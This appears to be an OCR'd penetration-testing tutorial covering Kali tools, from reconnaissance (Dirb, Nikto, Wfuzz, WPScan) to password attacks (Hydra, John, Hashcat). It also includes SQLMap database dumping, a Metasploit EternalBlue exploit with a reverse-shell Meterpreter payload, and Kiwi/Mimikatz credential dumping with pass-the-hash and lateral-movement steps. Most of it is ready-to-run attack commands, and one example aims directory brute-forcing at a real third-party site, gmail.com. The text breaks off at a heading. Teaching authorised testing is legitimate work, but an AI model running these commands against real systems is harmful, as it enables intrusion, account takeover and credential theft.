
🔗 [MXToolbox Network Tools]



TheHarvester

One of the most critical pieces of information to gather about a target domain is email addresses. These addresses can be used for brute-force attacks to obtain passwords or for social engineering attacks, making them valuable intelligence for an attacker.

A simple tool can be used to collect email addresses using the following parameters.



Dirb - Web Directory Brute-Forcing Tool

Dirb is used to brute-force web applications to discover hidden or restricted directories and pages by checking for their existence.

If the web developer has hidden specific directories or files, Dirb can identify them, which can be leveraged for penetration testing.

Usage:


dirb <url_base> [<wordlist_file(s)>]

The target domain and a wordlist are specified to begin scanning.

Example:

The following command scans gmail.com using the common.txt wordlist, which contains 4,612 potential directories and pages, checking their accessibility:

dirb https://gmail.com /usr/share/wordlists/dirb/common.txt



Recon-ng

Recon-ng is one of the most essential tools for gathering information about a target domain.

It is free, open-source, and widely preferred due to its extensive set of modules.

It can collect various types of information, including:

Host details

IP records

Reverse DNS records

Contacts

Location data

Documents

Passwords

Vulnerability information

Launching Recon-ng in Kali Linux

recon-ng

Here are the commonly used **Recon-ng** commands and their functions

add	Adds records to the database
back	Exits the current context
delete	Deletes records from the database
exit	Exits the framework
load	Loads the specified module
use	Loads the specified module
query	Queries the database
search	Searches available modules
set	Sets module options
unset	Unsets module options
show	Displays various framework items
workspaces	Manages workspaces

Nikto - Web Vulnerability Scanner

Nikto is a **free, open-source security tool** used to detect **vulnerabilities** in web applications. It is **easy to use** and provides detailed security assessments.

Features of Nikto:

Supports **SSL and HTTP proxies**.

Detects if the **application server is up to date**.

Extracts **software information** from HTTP headers.

Identifies **subdomains and directories**.

Checks for vulnerabilities using the **latest OSVDB database**.

Saves scan results in **TXT, XML, HTML, NBE, and CSV formats**.

Basic Usage:

nikto -h <target site or IP>

Help Menu:

./nikto -H

-h → Target site or IP

-nolookup → Disable DNS lookup

-list-plugins → List available plugins

-nossl → Do not use SSL

-ssl → Force SSL usage

Tuning Options (-Tuning+):

Specifies what type of vulnerabilities to scan for:

Code	Scan Type
1	Interesting Files / Seen in Logs
2	Misconfiguration / Default Files
3	Information Disclosure
4	Injection (XSS, Script, HTML)
5	Remote File Retrieval (Inside Web Root)
6	Denial of Service
7	Remote File Retrieval (Server-Wide)
8	Command Execution / Remote Shell

Code	Scan Type
9	SQL Injection
0	File Upload
a	Authentication Bypass
b	Software Identification
c	Remote Source Inclusion
d	Web Services
e	Administrative Console
x	Reverse Tuning Options (Exclude specified types)

Additional Options:

-update → Update plugins and database from **CIRT.net**

-useproxy → Use a proxy

-Format → Specify output format

Wfuzz - Web Application Discovery and Fuzzing Tool

Wfuzz is a **web application reconnaissance tool** used to identify **directories, files, and forms** within a **target domain**.

It leverages **built-in wordlists** to detect hidden elements.

It can perform **brute-force attacks** on detected forms to attempt **authentication**.

The scan results can be **color-coded for better visualization**.

Parameter	Description
-c	Enables **colorized output** for better visibility.
-v	Enables **verbose mode** (detailed output).
-p addr	Uses a **proxy** (Format: ip:port:type) – Supports **SOCKS4, SOCKS5**.
-I	Uses the **HTTP HEAD** method instead of GET.
--follow	Follows **HTTP redirections**.
-Z	Enables **Scan Mode** (Ignores connection errors).
-z payload	Defines **payload** type for fuzzing.
-b cookie	Uses **cookies** in the request (e.g., id=FUZZ&catalogue=1).
-d postdata	Uses **POST data** in the request. Example:

- Uses **Dirb's common.txt** wordlist.
- Replaces **FUZZ** in the URL with each word from the list.
- **Hides 404 (Not Found) responses** to focus on valid results.

Usage of Wfuzz

wfuzz.py [options] -z payload,params <url>

The keyword **FUZZ** is used as a placeholder for each payload.

If multiple payloads are needed, use **FUZZ, FUZ2Z, FUZ3Z**, etc.

1. Discovering Directories, Files, and Forms on a Web Server

The following command scans a **web server (192.168.58.2)** for **directories, files, and forms** using a wordlist:

wfuzz -c -z file,'/usr/share/wordlists/wfuzz/general/common.txt' -v --hc 404 http://192.168.58.2/FUZZ

-c → Enables colorized output.

-z file,<wordlist> → Uses a wordlist for fuzzing.

-v → Enables verbose mode.

--hc 404 → Hides 404 (Not Found) responses.

FUZZ → Placeholder for wordlist-based directory and file fuzzing.

2. Brute-Forcing phpMyAdmin Login Credentials

If the scan detects a **phpMyAdmin login page** at http://192.168.152.135/phpMyAdmin/, the following **dictionary attack** can be used:

wfuzz -c -z list,admin-root -z file,'/usr/share/wfuzz/wordlist/others/common_pass.txt' -v --sc 200 -b "pma_username=FUZZ&pma_password=FUZ2Z" http://192.168.58.2/phpMyAdmin/

-z list,admin-root → Uses "admin" and "root" as **username** values.

-z file,common_pass.txt → Uses a password **wordlist**.

--sc 200 → Shows only **successful (200 OK)** responses.

-b "pma_username=FUZZ&pma_password=FUZ2Z" → Substitutes **FUZZ** for usernames and **FUZ2Z** for passwords.

WPScan - WordPress Security Scanner

WPScan is a tool designed to **gather information** about **WordPress-based websites**. It helps identify:

The **WordPress version** in use.

Installed plugins and their versions.

Vulnerable plugins and themes.

Commonly Used WPScan Parameters

Parameter	Description
--update	Updates WPScan to the latest version.
--url / -u <target url>	Scans the specified **WordPress site**.
--enumerate / -e [option(s)]	Used with options to collect more details.
-e u	Retrieves user IDs from **1 to 10**.
-e u[10-20]	Retrieves user IDs from **10 to 20**.
-e p	Lists **installed plugins**.
-e vp	Lists **vulnerable plugins**.
-e ap	Lists **all plugins**.
-e t	Lists **installed themes**.
-e vt	Lists **only vulnerable themes**.
-e at	Lists **all themes**.
--wordlist / -w <wordlist>	Uses a wordlist for **password brute-force attacks**.
--username / -U <username>	Tries to log in using a specific **username**.
--usernames <path-to-file>	Tries usernames from a file.

Usage:

./wpscan -u <target site> -e <options>

1. Basic Scan

Scans a target **WordPress site**:

./wpscan.rb --url www.example.com

2. Brute-Force Attack with a Wordlist

Attempts to crack passwords using a wordlist:

./wpscan.rb --url www.example.com --wordlist pass.txt

3. Brute-Force Attack Against a Specific User

Tries **brute-force attacks** on a specific user:

./wpscan.rb --url www.example.com --wordlist pass.txt --username admin

4. Enumerating Plugins

Lists all **installed plugins**:

./wpscan.rb --url www.example.com --enumerate p

5. Enumerating Themes

Lists all **installed themes**:

./wpscan.rb --url www.example.com --enumerate t

6. Enumerating Users

Extracts **WordPress user IDs**:

ruby ./wpscan.rb --url www.example.com --enumerate u

Basic WordPress Site Scan Without Options

./wpscan.rb --url www.hedefsite.com

The scan results will reveal:

The **WordPress version**.

Installed **plugins and their versions**.

Potential **vulnerabilities**.

SQLMap - Automated SQL Injection Testing Tool

SQLMap is a tool that automates the process of detecting and exploiting **SQL Injection vulnerabilities** in **web applications**.

It **identifies** whether an application is vulnerable to **SQL Injection**.

If vulnerable, it can extract:

Database Management System (DBMS) information

Database contents

Files from the system

Operating system-level access

When an **SQL error** is found on a target **web application**, use **SQLMap** to test for **SQL Injection** in the vulnerable URL.

sqlmap -u "vulnerable_url" --dbs

Parameter	Description
-u	Specifies the **URL** to test.
--dbs	Retrieves the **list of databases**.

If successful, SQLMap will return the **database names**.

After identifying a vulnerable database, extract its **table names**:

sqlmap -u "vulnerable_url" -D "database_name" --tables

-D "database_name" → Specifies the target **database**.

--tables → Lists all **tables** in the database.

Once a table is identified, extract its **columns**:

sqlmap -u "vulnerable_url" -D "database_name" -T "table_name" --columns

-T "table_name" → Specifies the **target table**.


--columns → Lists all **columns** in the table.

Extract data from **specific columns** in the table:

sqlmap -u "vulnerable_url" -D "database_name" -T "table_name" -C "column1,column2" --dump

-C "column1,column2" → Specifies which **columns** to retrieve.

--dump → Dumps the **data** from the selected columns.


┌──(root㉿kali)-[/home/snake]
└─# sqlmap -h
{1.9#stable}
https://sqlmap.org
Usage: python3 sqlmap [options]
Options:
-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)
Target:
At least one of these options has to be provided to define the
target(s)
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs
Request:
These options can be used to specify how to connect to the target URL
--data=DATA Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent Use randomly selected HTTP User-Agent header value
--proxy=PROXY Use a proxy to connect to the target URL
--tor Use Tor anonymity network
--check-tor Check to see if Tor is used properly

Password Attacks

Crunch

Crunch is a tool used to generate **custom password wordlists** based on specified **patterns and character sets**.

It is **free, fast, and easy to use**, making it one of the most preferred tools for **brute-force attacks**.

Crunch generates passwords using **predefined** or **custom character sets**.

crunch <min_length> <max_length> [charset] -o <output_file>

Parameter	Description
<min_length>	Minimum password length.
<max_length>	Maximum password length.
[charset]	Character set to use (optional).
-o <output_file>	Saves the generated wordlist to a file.

Examples:

1. Generating a Wordlist with Default Characters (Lowercase Letters)

crunch 4 6 -o wordlist.txt

Generates passwords of **4 to 6 characters**.

Uses **default character set** (lowercase a-z).

Saves the output to **wordlist.txt**.

2. Generating a Wordlist with Custom Characters

crunch 6 8 ABC123 -o custom_list.txt

Generates passwords of **6 to 8 characters**.

Uses **only the characters A, B, C, 1, 2, 3**.

Saves the output to **custom_list.txt**.

3. Generating a Wordlist with a Specific Pattern

crunch 8 8 -t a@@@@@@@z -o pattern_list.txt

Generates **8-character** passwords.

Fixed first and last characters (a and z).

Uses **random characters** (@ → lowercase letters, numbers).

4. Generating a Wordlist for a Brute-Force Attack

crunch 6 10 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ -o brute_force.txt

Generates **6 to 10-character** passwords.

Uses **uppercase letters and numbers**.

Hydra

Hydra is a powerful tool used to **brute-force login credentials** on various **services** by making multiple parallel connections at the same time.


It is **fast, flexible, and supports numerous protocols**.

Supported Protocols:

Hydra can attack **various services**, including:

FTP, SSH, SMB, RDP, Telnet, VNC, SMTP, POP3, IMAP, MySQL, MSSQL, PostgreSQL, Oracle, LDAP

HTTP(S)-GET, HTTP(S)-POST, HTTP Proxy, SNMP, SIP, IRC, Cisco AAA, VMware-Auth, Teamspeak, Subversion



Commonly Used Parameters:

Parameter	Description
-l LOGIN	Tests a **single username**.
-L FILE	Tests multiple usernames from a **file**.
-p PASS	Tests a **single password**.
-P FILE	Tests multiple passwords from a **file**.
-C FILE	Uses a file in "username:password" format for testing.
-M FILE	Targets multiple servers (one IP per line).
-t TASKS	Sets the **number of parallel connections** (default: 16).
-S	Forces **SSL connection** to the target.
-s PORT	Specifies a **custom port** if the service is not running on its default port.
-e nsr	Enables additional password attacks:

n → Tests empty password.

s → Tests username as password.

r → Tests username in reverse as password.

nsr → Uses all three together. | | **-o FILE** | Saves successful attempts to a **file**. | | **-f** | **Stops** the attack after the first successful login. | | **-v / -V / -d** | Enables **verbose mode** for real-time output. |

1. Brute-Force FTP with a Single Username and Password

hydra -l admin -p password123 ftp://192.168.1.10

Tests **admin** with **password123** on FTP.

2. Brute-Force FTP with a Username and a Password List

hydra -l admin -P password.txt ftp://192.168.1.10

Tests **admin** with multiple passwords from password.txt.

3. Brute-Force FTP with a User List and a Password List

hydra -L user.txt -P password.txt ftp://192.168.1.10

Tests multiple usernames from user.txt with passwords from password.txt.

4. Using a Predefined User-Pass File

hydra -C userpass.txt ftp://192.168.1.10

Reads **"username:password"** pairs from userpass.txt.

5. Brute-Force RDP with Verbose Mode and Stop on Success

hydra -V -f -l admin -P wordlist.txt rdp://192.168.1.100

-V → Verbose mode.

-f → Stops when a valid password is found.

6. SSH Brute-Force with Logging

hydra -l admin -P password.txt -V -o basarili 192.168.1.99 ssh

Saves successful attempts to basarili file.

7. Brute-Force SMTP on a Custom Port

hydra -s 25 -l test@example.com -P /root/password.txt 192.168.10.5 smtp

Tests SMTP authentication on **port 25**.

8. IMAP Brute-Force Attack

hydra -l admin -P wordlist.txt imap://192.168.0.1/PLAIN

Targets **IMAP login** using PLAIN authentication.

John the Ripper

John the Ripper (JtR) is a **password cracking tool** used to break encrypted passwords stored in **hash format**.

It works by attempting to **reverse** the hashing process using various **algorithms**.

It supports multiple **hash types**, including:

NTLM

Kerberos

SHA-1, SHA-256, SHA-512

DES

MD5

1. Identifying the Hash Type

Before cracking, determine the **hash type**:

john --list=formats

Displays all **supported hash formats**.

2. Cracking a Password Hash

john --format=<hash_type> --wordlist=<wordlist_file> <hash_file>

Parameter	Description
--format=<hash_type>	Specifies the **hash type** (e.g., NTLM, MD5, SHA512).
--wordlist=<wordlist_file>	Uses a **wordlist** for the attack.
<hash_file>	The file containing the **hashes** to crack.

3. Cracking an NTLM Hash Example

john --format=NT --wordlist=rockyou.txt hashes.txt

Cracks **NTLM hashes** using **rockyou.txt**.

4. Performing a Brute-Force Attack

If a wordlist is not available, perform a **brute-force attack**:

john --incremental --format=NT hashes.txt

--incremental → Uses **brute-force mode**.

5. Showing Cracked Passwords

john --show hashes.txt

Displays **successfully cracked passwords**.

```
┌──(root㉿kali)-[/home/snake]
└─# john -h
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help                      Print usage summary
--single[=SECTION[,..]]     "Single crack" mode, using default or named rules
--single=:rule[,..]         Same, using "immediate" rule(s)
--single-seed=WORD[,WORD]   Add static seed word(s) for all salts in single mode
--single-wordlist=FILE      *Short* wordlist with static seed words/morphemes
--single-user-seed=FILE     Wordlist with seeds per username (user:password[s]
                            format)
--single-pair-max=N         Override max. number of word pairs generated (6)
--no-single-pair            Disable single word pair generation
--[no-]single-retest-guess  Override config for SingleRetestGuess
--wordlist[=FILE] --stdin   Wordlist mode, read words from FILE or stdin
                  --pipe    like --stdin, but bulk reads, and allows rules
--rules[=SECTION[,..]]      Enable word mangling rules (for wordlist or PRINCE
                            modes), using default or named rules
--rules=:rule[;..]          Same, using "immediate" rule(s)
--rules-stack=SECTION[,..]  Stacked rules, applied after regular rules or to
                            modes that otherwise don't support rules
--rules-stack=:rule[;..]    Same, using "immediate" rule(s)
--rules-skip-nop            Skip any NOP ":" rules (you already ran w/o rules)
--loopback[=FILE]           Like --wordlist, but extract words from a .pot file
--mem-file-size=SIZE        Size threshold for wordlist preload (default 2048 MB)
--dupe-suppression          Suppress all dupes in wordlist (and force preload)
--incremental[=MODE]        "Incremental" mode [using section MODE]
--incremental-charcount=N   Override CharCount for incremental mode
--external=MODE             External mode or word filter
--mask[=MASK]               Mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]          "Markov" mode (see doc/MARKOV)
```

Hashcat

Hashcat is a powerful **password hash cracking tool** that supports multiple **attack modes** and **hash types**.
It allows users to **brute-force** or **dictionary attack** password hashes efficiently using **CPU or GPU acceleration**.

Basic Usage:

hashcat [options]... hash|hashfile|hccapfile [dictionary|mask|directory]...

hash|hashfile|hccapfile → The hash to crack or file containing hashes.

[dictionary|mask|directory] → Specifies the **attack method** (dictionary/mask attack).

To view all options:

hashcat --help

Commonly Used Parameters:

Parameter	Description
-m <hash_type>	Defines the **hash type** (see hash modes below).
-a <attack_mode>	Defines the **attack mode** (see attack modes below).
-o <output_file>	Saves cracked passwords to **output file**.

Common Hash Modes (-m)

Mode	Hash Type
0	MD5
100	SHA-1
1440	SHA-256
1700	SHA-512
20	md5($salt.$pass)
120	sha1($salt.$pass)
1420	sha256($salt.$pass)
1720	sha512($salt.$pass)
2500	WPA/WPA2
12	PostgreSQL
132	MSSQL (2005)

Mode	Hash Type
1731	MSSQL (2012)
300	MySQL 4.1 / MySQL 5
3000	LM
1000	NTLM

Attack Modes (-a)

Mode	Attack Type
0	Dictionary Attack
1	Combination Attack
3	Mask Attack
6	Hybrid Wordlist + Mask
7	Hybrid Mask + Wordlist

Cracking an MD5 Hash with a Dictionary Attack

hashcat -m 0 -a 0 hash.txt rockyou.txt

-m 0 → MD5 hash type.

-a 0 → Dictionary attack.

hash.txt → File containing the **hash**.

rockyou.txt → Wordlist for cracking.

Cracking NTLM Hashes with a Brute-Force Attack

hashcat -m 1000 -a 3 hash.txt ?a?a?a?a?a?a

-m 1000 → NTLM hash type.

-a 3 → Mask attack (brute-force).

?a?a?a?a?a?a → Tries **6-character** passwords (all character types).

Cracking WPA/WPA2 Hashes

hashcat -m 2500 -a 0 handshake.hccapx rockyou.txt

-m 2500 → WPA/WPA2 hash.

-a 0 → Dictionary attack.

handshake.hccapx → Captured handshake file.

rockyou.txt → Wordlist for attack.

4. Saving Cracked Passwords to a File

hashcat -m 0 -a 0 hash.txt rockyou.txt -o cracked.txt

-o cracked.txt → Saves cracked passwords to cracked.txt.

Metasploit - Penetration Testing Framework

Metasploit is a **penetration testing framework** that includes various modules for:

Information gathering (auxiliary modules)

Local and remote exploitation (exploit modules)

Post-exploitation tasks


After **gathering information** and **identifying vulnerabilities**, the next step in a **penetration test** is to **exploit** the target system using **Metasploit's built-in modules**.

Launching Metasploit Console

To start Metasploit in **Kali Linux**, use:

msfconsole

Once launched, you will see the **Metasploit Framework Console (msfconsole)** prompt.



Basic Commands in Metasploit

Command	Description
search <keyword>	Searches for **exploit modules** related to the keyword.
use <exploit_module>	Loads the specified **exploit module**.
show exploits	Lists all **available exploits**.
show payloads	Lists all **available payloads**.
show options	Displays **configurable options** for the selected module.
set RHOSTS <target_IP>	Sets the **target IP address**.
set LHOST <attacker_IP>	Sets the **attacker's IP** for reverse shells.
set PAYLOAD <payload>	Specifies the **payload to execute**.
exploit	Launches the **attack**.

Searching for an Exploit

search smb

Searches for exploits related to **SMB (Server Message Block)** vulnerabilities.

Using a Specific Exploit (EternalBlue - MS17-010)

use exploit/windows/smb/ms17_010_eternalblue

Loads the **EternalBlue** SMB exploit.

Setting Target and Attack Parameters

set RHOSTS 192.168.1.10

set LHOST 192.168.1.100

set PAYLOAD windows/x64/meterpreter/reverse_tcp

RHOSTS → Target system's IP.

LHOST → Attacker's IP (reverse shell).

PAYLOAD → Specifies the payload type.

Running the Exploit

exploit

Executes the attack.

If successful, it opens a **Meterpreter session** with the target machine.

Post-Exploitation with Meterpreter

If a **Meterpreter session** is opened, additional commands can be used:

Command	Description
sysinfo	Retrieves system information.
getuid	Displays the current user.
hashdump	Dumps the **password hashes** of users.
keyscan_start	Starts **keylogging** on the target system.
screenshot	Captures a screenshot of the victim's desktop.
webcam_snap	Takes a photo using the victim's webcam.
upload <file>	Uploads a file to the target.
download <file>	Downloads a file from the target.
shell	Opens a command shell on the victim's system.

Kiwi Module in Metasploit

The **Kiwi module** in **Metasploit** is an advanced post-exploitation tool based on **Mimikatz**. It is used for **credential dumping**, **password extraction**, and **Kerberos ticket manipulation** on **Windows systems**.

Loading the Kiwi Module

After obtaining a **Meterpreter session**, switch to the Kiwi module:

load kiwi

Once loaded, you can execute **Kiwi-specific commands**.

Common Kiwi Commands:

Command	Description
creds_all	Dumps **all stored credentials** (including plaintext passwords, hashes, and tickets).
creds_wdigest	Extracts **WDigest credentials** (cleartext passwords from memory).
creds_kerberos	Dumps **Kerberos tickets** (useful for pass-the-ticket attacks).
creds_ssp	Extracts **Security Support Provider (SSP) credentials**.
creds_tspkg	Dumps **TSPKG credentials** (similar to WDigest).
creds_msv	Extracts **NTLM hashes** from the system.
creds_ekeys	Lists **cryptographic keys** stored on the system.
inject_ticket	Injects a **Kerberos ticket** into memory (pass-the-ticket attack).
kerberos_ticket_purge	Clears **Kerberos tickets** from memory.
kerberos_ticket_list	Lists **Kerberos tickets** currently stored in memory.

```
Kiwi Commands
=============

    Command               Description
    -------               -----------
    creds_all             Retrieve all credentials (parsed)
    creds_kerberos        Retrieve Kerberos creds (parsed)
    creds_msv             Retrieve LM/NTLM creds (parsed)
    creds_ssp             Retrieve SSP creds
    creds_tspkg           Retrieve TsPkg creds (parsed)
    creds_wdigest         Retrieve WDigest creds (parsed)
    dcsync                Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm           Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create  Create a golden kerberos ticket
    kerberos_ticket_list  List all kerberos tickets (unparsed)
    kerberos_ticket_purge Purge any in-use kerberos tickets
    kerberos_ticket_use   Use a kerberos ticket
    kiwi_cmd              Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam          Dump LSA SAM (unparsed)
    lsa_dump_secrets      Dump LSA secrets (unparsed)
    wifi_list             List wifi profiles/creds
```

Dumping All Credentials

creds_all

Retrieves **all credentials**, including plaintext passwords, NTLM hashes, and Kerberos tickets.

Extracting NTLM Hashes

creds_msv

Dumps **NTLM password hashes**, which can be used for **Pass-the-Hash (PtH) attacks**.

Extracting Cleartext Passwords (WDigest)

creds_wdigest

Retrieves **plain text passwords** stored in memory.

Dumping Kerberos Tickets

creds_kerberos

Extracts **Kerberos tickets**, useful for **Pass-the-Ticket (PtT) attacks**.

Injecting a Kerberos Ticket

inject_ticket /path/to/ticket.kirbi

Injects a **Kerberos ticket** into memory to impersonate a user.

Using Kiwi for Advanced Attacks:

- **Pass-the-Hash (PtH) Attack:**
    - Extract NTLM hashes with creds_msv.
    - Use **PTH-WinExe** or **Mimikatz** to authenticate using the hash.
- **Pass-the-Ticket (PtT) Attack:**
    - Extract Kerberos tickets with creds_kerberos.
    - Inject the ticket with inject_ticket to access **Kerberos-protected resources**.
- **Credential Dumping for Lateral Movement:**
    - Use creds_all to retrieve credentials.
    - Move laterally within the network using **PsExec** or **RDP**.

Setoolkit

